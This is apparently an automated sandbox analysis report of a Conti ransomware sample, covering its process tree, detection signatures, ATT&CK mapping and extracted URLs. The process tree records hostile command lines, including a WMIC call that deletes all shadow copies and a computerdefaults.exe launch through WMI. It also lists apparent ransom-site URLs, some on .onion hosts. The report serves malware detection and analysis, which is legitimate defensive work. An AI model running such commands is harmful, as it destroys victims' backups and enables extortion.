

JOeSandbox Cloud BASIC



**ID:** 419877

**Sample Name:**

7906dc47\_by\_Libranalysis

**Cookbook:** default.jbs

**Time:** 19:14:24

**Date:** 21/05/2021

**Version:** 32.0.0 Black Diamond

# Table of Contents

Table of Contents	2
Analysis Report 7906dc47_by_Libranalysis	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Process Tree	5
Malware Configuration	6
Yara Overview	6
Memory Dumps	6
Sigma Overview	6
System Summary:	6
Signature Overview	7
AV Detection:	7
Networking:	7
Spam, unwanted Advertisements and Ransom Demands:	7
System Summary:	7
Persistence and Installation Behavior:	7
HIPS / PFW / Operating System Protection Evasion:	7
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	9
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	11
Contacted Domains	11
URLs from Memory and Binaries	11
Contacted IPs	14
General Information	14
Simulations	15
Behavior and APIs	15
Joe Sandbox View / Context	15
IPs	15
Domains	15
ASN	15
JA3 Fingerprints	15
Dropped Files	15
Created / dropped Files	16
Static File Info	46
General	46
File Icon	46
Static PE Info	46
General	46
Entrypoint Preview	46
Rich Headers	48
Data Directories	48
Sections	48
Network Behavior	48
Code Manipulations	48

Statistics	48
Behavior	48
System Behavior	49
Analysis Process: 7906dc47_by_Libranalysis.exe PID: 5008 Parent PID: 5788	49
General	49
File Activities	49
File Created	49
File Deleted	49
File Written	50
Registry Activities	50
Key Value Modified	50
Analysis Process: sihost.exe PID: 2952 Parent PID: 5008	50
General	50
File Activities	51
File Created	51
File Deleted	51
File Moved	51
File Written	53
File Read	159
Registry Activities	163
Key Created	163
Key Value Created	163
Key Value Modified	163
Analysis Process: svchost.exe PID: 2996 Parent PID: 5008	163
General	163
File Activities	163
File Created	163
File Deleted	164
File Written	164
Registry Activities	164
Key Value Modified	164
Analysis Process: cmd.exe PID: 3764 Parent PID: 2952	164
General	165
File Activities	165
Analysis Process: cmd.exe PID: 5920 Parent PID: 2952	165
General	165
File Activities	165
Analysis Process: conhost.exe PID: 3272 Parent PID: 3764	165
General	165
Analysis Process: conhost.exe PID: 2916 Parent PID: 5920	166
General	166
Analysis Process: WMIC.exe PID: 5376 Parent PID: 3764	166
General	166
File Activities	166
File Written	166
Analysis Process: WMIC.exe PID: 772 Parent PID: 5920	167
General	167
File Activities	167
File Written	167
Analysis Process: svchost.exe PID: 3020 Parent PID: 5008	167
General	167
File Activities	168
File Created	168
File Deleted	168
File Written	168
Registry Activities	168
Key Value Modified	168
Analysis Process: cmd.exe PID: 1752 Parent PID: 2996	169
General	169
File Activities	169
Analysis Process: cmd.exe PID: 1156 Parent PID: 4296	169
General	169
File Activities	169
Analysis Process: cmd.exe PID: 5468 Parent PID: 2996	170
General	170
File Activities	170
Analysis Process: conhost.exe PID: 5488 Parent PID: 1752	170
General	170
Analysis Process: conhost.exe PID: 4888 Parent PID: 1156	170
General	170
Analysis Process: cmd.exe PID: 4084 Parent PID: 4296	170
General	170
File Activities	171
Analysis Process: conhost.exe PID: 5048 Parent PID: 5468	171

General	171
Analysis Process: conhost.exe PID: 6152 Parent PID: 4084	171
General	171
Analysis Process: WMIC.exe PID: 6160 Parent PID: 1752	171
General	171
File Activities	172
File Written	172
Analysis Process: ComputerDefaults.exe PID: 6192 Parent PID: 1156	172
General	172
File Activities	172
Registry Activities	172
Analysis Process: WMIC.exe PID: 6248 Parent PID: 5468	173
General	173
File Activities	173
File Written	173
Analysis Process: ComputerDefaults.exe PID: 6276 Parent PID: 4084	173
General	173
File Activities	174
Analysis Process: cmd.exe PID: 6380 Parent PID: 4296	174
General	174
Analysis Process: cmd.exe PID: 6412 Parent PID: 4296	174
General	174
Analysis Process: conhost.exe PID: 6420 Parent PID: 6380	174
General	174
Analysis Process: WMIC.exe PID: 6440 Parent PID: 6192	175
General	175
Analysis Process: conhost.exe PID: 6452 Parent PID: 6412	175
General	175
Analysis Process: taskhostw.exe PID: 2736 Parent PID: 5008	175
General	175
Analysis Process: WMIC.exe PID: 6488 Parent PID: 6276	175
General	175
Analysis Process: conhost.exe PID: 6496 Parent PID: 6440	176
General	176
Analysis Process: ComputerDefaults.exe PID: 6508 Parent PID: 6380	176
General	176
Analysis Process: cmd.exe PID: 6540 Parent PID: 3020	176
General	176
Analysis Process: ComputerDefaults.exe PID: 6552 Parent PID: 6412	177
General	177
Analysis Process: conhost.exe PID: 6560 Parent PID: 6488	177
General	177
Analysis Process: cmd.exe PID: 6612 Parent PID: 3020	177
General	177
Analysis Process: conhost.exe PID: 6620 Parent PID: 6540	177
General	177
Analysis Process: conhost.exe PID: 6696 Parent PID: 6612	178
General	178
<b>Disassembly</b>	<b>178</b>
Code Analysis	178

# Analysis Report 7906dc47\_by\_Libranalysis

## Overview

### General Information

Sample Name:	7906dc47_by_Libranalysis (renamed file extension from none to exe)
Analysis ID:	419877
MD5:	7906dc475a8ae5..
SHA1:	e7304e2436dc0e..
SHA256:	1814a6a6749684..
Infos:	
Most interesting Screenshot:	


### Detection

<div><div>MALICIOUS</div><div>SUSPICIOUS</div><div>CLEAN</div><div>UNKNOWN</div></div> <div>Conti</div>	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%






































### Signatures

Found ransom note / readme
Multi AV Scanner detection for subm...
Sigma detected: Shadow Copies De...
Yara detected Conti ransomware
Contains functionality to create proc...
Creates a thread in another existing ...
Creates processes via WMI
Deletes shadow drive data (may be ...
Found Tor onion address
Maps a DLL or memory area into an...
Modifies existing user documents (li...
Modifies the context of a thread in a...
Sets debug register (to hijack the ex...
Sigma detected: Copying Sensitive ...

### Classification



## Process Tree

- **System is w10x64**
-  **7906dc47\_by\_Libranalysis.exe** (PID: 5008 cmdline: 'C:\Users\user\Desktop\7906dc47\_by\_Libranalysis.exe' MD5: 7906DC475A8AE55FFB5AF7FD3AC8F10A)
  -  **sihost.exe** (PID: 2952 cmdline: MD5: 6F84A5C939F9DA91F5946AF4EC6E2503)
    -  **cmd.exe** (PID: 3764 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      -  **conhost.exe** (PID: 3272 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      -  **WMIC.exe** (PID: 5376 cmdline: C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe' MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
    -  **cmd.exe** (PID: 5920 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      -  **conhost.exe** (PID: 2916 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      -  **WMIC.exe** (PID: 772 cmdline: C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe' MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
  -  **svchost.exe** (PID: 2996 cmdline: MD5: 32569E403279B3FD2EDB7EBD036273FA)
    -  **cmd.exe** (PID: 1752 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      -  **conhost.exe** (PID: 5488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      -  **WMIC.exe** (PID: 6160 cmdline: C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe' MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
    -  **cmd.exe** (PID: 5468 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      -  **conhost.exe** (PID: 5048 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      -  **WMIC.exe** (PID: 6248 cmdline: C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe' MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
  -  **svchost.exe** (PID: 3020 cmdline: MD5: 32569E403279B3FD2EDB7EBD036273FA)
    -  **cmd.exe** (PID: 6540 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      -  **conhost.exe** (PID: 6620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    -  **cmd.exe** (PID: 6612 cmdline: cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      -  **conhost.exe** (PID: 6696 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **taskhostw.exe** (PID: 2736 cmdline: MD5: CE95E236FC9FE2D6F16C926C75B18BAF)
  -  **cmd.exe** (PID: 1156 cmdline: cmd /c computerdefaults.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    -  **conhost.exe** (PID: 4888 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **ComputerDefaults.exe** (PID: 6192 cmdline: computerdefaults.exe MD5: 1D494543B5C91E0EDD4C7C6C63EE25F0)
    -  **WMIC.exe** (PID: 6440 cmdline: 'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet' MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
      -  **conhost.exe** (PID: 6496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **cmd.exe** (PID: 4084 cmdline: cmd /c computerdefaults.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    -  **conhost.exe** (PID: 6152 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **ComputerDefaults.exe** (PID: 6276 cmdline: computerdefaults.exe MD5: 1D494543B5C91E0EDD4C7C6C63EE25F0)
    -  **WMIC.exe** (PID: 6488 cmdline: 'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet' MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
      -  **conhost.exe** (PID: 6560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **cmd.exe** (PID: 6380 cmdline: cmd /c computerdefaults.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    -  **conhost.exe** (PID: 6420 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **ComputerDefaults.exe** (PID: 6508 cmdline: computerdefaults.exe MD5: 1D494543B5C91E0EDD4C7C6C63EE25F0)
  -  **cmd.exe** (PID: 6412 cmdline: cmd /c computerdefaults.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    -  **conhost.exe** (PID: 6452 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  -  **ComputerDefaults.exe** (PID: 6552 cmdline: computerdefaults.exe MD5: 1D494543B5C91E0EDD4C7C6C63EE25F0)
  - **cleanup**

## Malware Configuration

No configs have been found

## Yara Overview

### Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: svchost.exe PID: 3020	JoeSecurity_Conti_ransomware	Yara detected Conti ransomware	Joe Security	


## Sigma Overview

### System Summary:



Sigma detected: Shadow Copies Deletion Using Operating Systems Utilities
Sigma detected: Copying Sensitive Files with Credential Data
Sigma detected: Suspicious Svchost Process
Sigma detected: Shadow Copies Creation Using Operating Systems Utilities
Sigma detected: Windows Processes Suspicious Parent Directory

## Signature Overview



### AV Detection:



Multi AV Scanner detection for submitted file

### Networking:



Found Tor onion address

### Spam, unwanted Advertisements and Ransom Demands:



Found ransom note / readme

Yara detected Conti ransomware

Deletes shadow drive data (may be related to ransomware)

Modifies existing user documents (likely ransomware behavior)

### System Summary:



Contains functionality to create processes via WMI

### Persistence and Installation Behavior:



Creates processes via WMI

### HIPS / PFW / Operating System Protection Evasion:



Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process


Modifies the context of a thread in another process (thread injection)

Sets debug register (to hijack the execution of another thread)

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 4 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdropping Insider Threats Network Corruption
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Proxy 1	Exploitation Remote Code Execution
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 4 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploitation Traffic Hijacking Local Denial of Service
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Swapping Service Denial
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	System Information Discovery 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man-in-the-Middle Denial of Service Corruption
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service Sensor Spoofing

## Behavior Graph





## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
7906dc47_by_Libranalysis.exe	43%	Virustotal		<a href="#">Browse</a>

### Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://aec850e8ac806e10a87438b00eltalkfzj.sixsees.club/eltalkfzj	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	URL Reputation	safe	
http://https://aefd.nelreports.net/api/report?cat=bingth	0%	Virustotal		<a href="#">Browse</a>
http://https://aefd.nelreports.net/api/report?cat=bingth	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://aec850e8ac806e10a87438b00eltalkfzj.boxgas.icu/eltalkfzj	0%	Avira URL Cloud	safe	
http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://aec850e8ac806e10a87438b00eltalkfzj.nowuser.casa/eltalkfzj	0%	Avira URL Cloud	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0M	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0M	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0M	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://aefd.nelreports.net/api/report?cat=bingaot	0%	URL Reputation	safe	
http://https://aefd.nelreports.net/api/report?cat=bingaot	0%	URL Reputation	safe	
http://https://aefd.nelreports.net/api/report?cat=bingaot	0%	URL Reputation	safe	
http://cookies.onetrust.mgr.consensu.org/onetrust-logo.svg	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
<a href="http://crl.pki.goog/gsr2/gsr2.crl0?">http://crl.pki.goog/gsr2/gsr2.crl0?</a>	0%	URL Reputation	safe	
<a href="http://crl.pki.goog/gsr2/gsr2.crl0?">http://crl.pki.goog/gsr2/gsr2.crl0?</a>	0%	URL Reputation	safe	
<a href="http://pki.goog/gsr2/GTSGIAG3.crt0">http://pki.goog/gsr2/GTSGIAG3.crt0</a>	0%	URL Reputation	safe	
<a href="http://pki.goog/gsr2/GTSGIAG3.crt0">http://pki.goog/gsr2/GTSGIAG3.crt0</a>	0%	URL Reputation	safe	
<a href="http://pki.goog/gsr2/GTSGIAG3.crt0">http://pki.goog/gsr2/GTSGIAG3.crt0</a>	0%	URL Reputation	safe	
<a href="http://www.msn.c">http://www.msn.c</a>	0%	Avira URL Cloud	safe	
<a href="http://https://adservice.google.co.uk/ddm/fls/i/src=2542116?type=chrom322;cat=chrom01g;ord=5723238221569;gt">http://https://adservice.google.co.uk/ddm/fls/i/src=2542116?type=chrom322;cat=chrom01g;ord=5723238221569;gt</a>	0%	Avira URL Cloud	safe	
<a href="http://aec850e8ac806e10a87438b00eltalkfzj.jobstbig.cam/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.jobstbig.cam/eltalkfzj</a>	0%	Avira URL Cloud	safe	
<a href="http://https://%s.dnet.xboxlive.com">http://https://%s.dnet.xboxlive.com</a>	0%	URL Reputation	safe	
<a href="http://https://%s.dnet.xboxlive.com">http://https://%s.dnet.xboxlive.com</a>	0%	URL Reputation	safe	
<a href="http://https://%s.dnet.xboxlive.com">http://https://%s.dnet.xboxlive.com</a>	0%	URL Reputation	safe	

## Domains and IPs

### Contacted Domains

No contacted domains info

### URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://aec850e8ac806e10a87438b00eltalkfzj.sixsees.club/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.sixsees.club/eltalkfzj</a>	readme.txt.3.dr	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/scripttemplate">http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/scripttemplate</a>	taskhostw.exe, 0000001E.00000002.499775324.00000255F9DB8000.00000002.00000001.sdm	false		high
<a href="http://https://login.windows.net">http://https://login.windows.net</a>	svchost.exe, 00000004.00000000.235585285.000002484407F000.00000004.00000001.sdm	false		high
<a href="http://pki.goog/gsr2/GTS1O1.crt0#">http://pki.goog/gsr2/GTS1O1.crt0#</a>	taskhostw.exe, 0000001E.00000002.501238733.00000255FA2F0000.00000008.00000001.sdm	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://aefd.nelreports.net/api/report?cat=bingth">http://https://aefd.nelreports.net/api/report?cat=bingth</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdm	false	<ul style="list-style-type: none"> <li>0%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://xsts.auth.xboxlive.com">http://https://xsts.auth.xboxlive.com</a>	svchost.exe, 00000004.00000000.235585285.000002484407F000.00000004.00000001.sdm	false		high
<a href="http://https://geolocation.onetrust.com/cookieconsentpub/v1/geolocation">http://https://geolocation.onetrust.com/cookieconsentpub/v1/geolocation</a>	taskhostw.exe, 0000001E.00000000.271327220.00000255F9DB0000.00000008.00000001.sdm	false		high
<a href="http://https://s.yimg.com/av/ads/1599143076228-3140.jpg=gdpr">http://https://s.yimg.com/av/ads/1599143076228-3140.jpg=gdpr</a>	taskhostw.exe, 0000001E.00000002.494889453.00000255F5824000.00000004.00000001.sdm, taskhostw.exe, 0000001E.00000000.249503673.00000255F5824000.00000004.00000001.sdm	false		high
<a href="http://www.msn.com">http://www.msn.com</a>	taskhostw.exe, 0000001E.00000000.271327220.00000255F9DB0000.00000008.00000001.sdm	false		high
<a href="http://https://deff.nelreports.net/api/report?cat=msn">http://https://deff.nelreports.net/api/report?cat=msn</a>	taskhostw.exe, 0000001E.00000000.271327220.00000255F9DB0000.00000008.00000001.sdm	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://www.torproject.org/">http://https://www.torproject.org/</a>	svchost.exe, svchost.exe, 000000B.00000002.495504372.0000020A025A0000.00000040.00000001.sdm, taskhostw.exe, taskhostw.exe, 000001E.00000002.500519852.00000255F9EB0000.00000040.00000001.sdm, readme.txt.3.dr	false		high
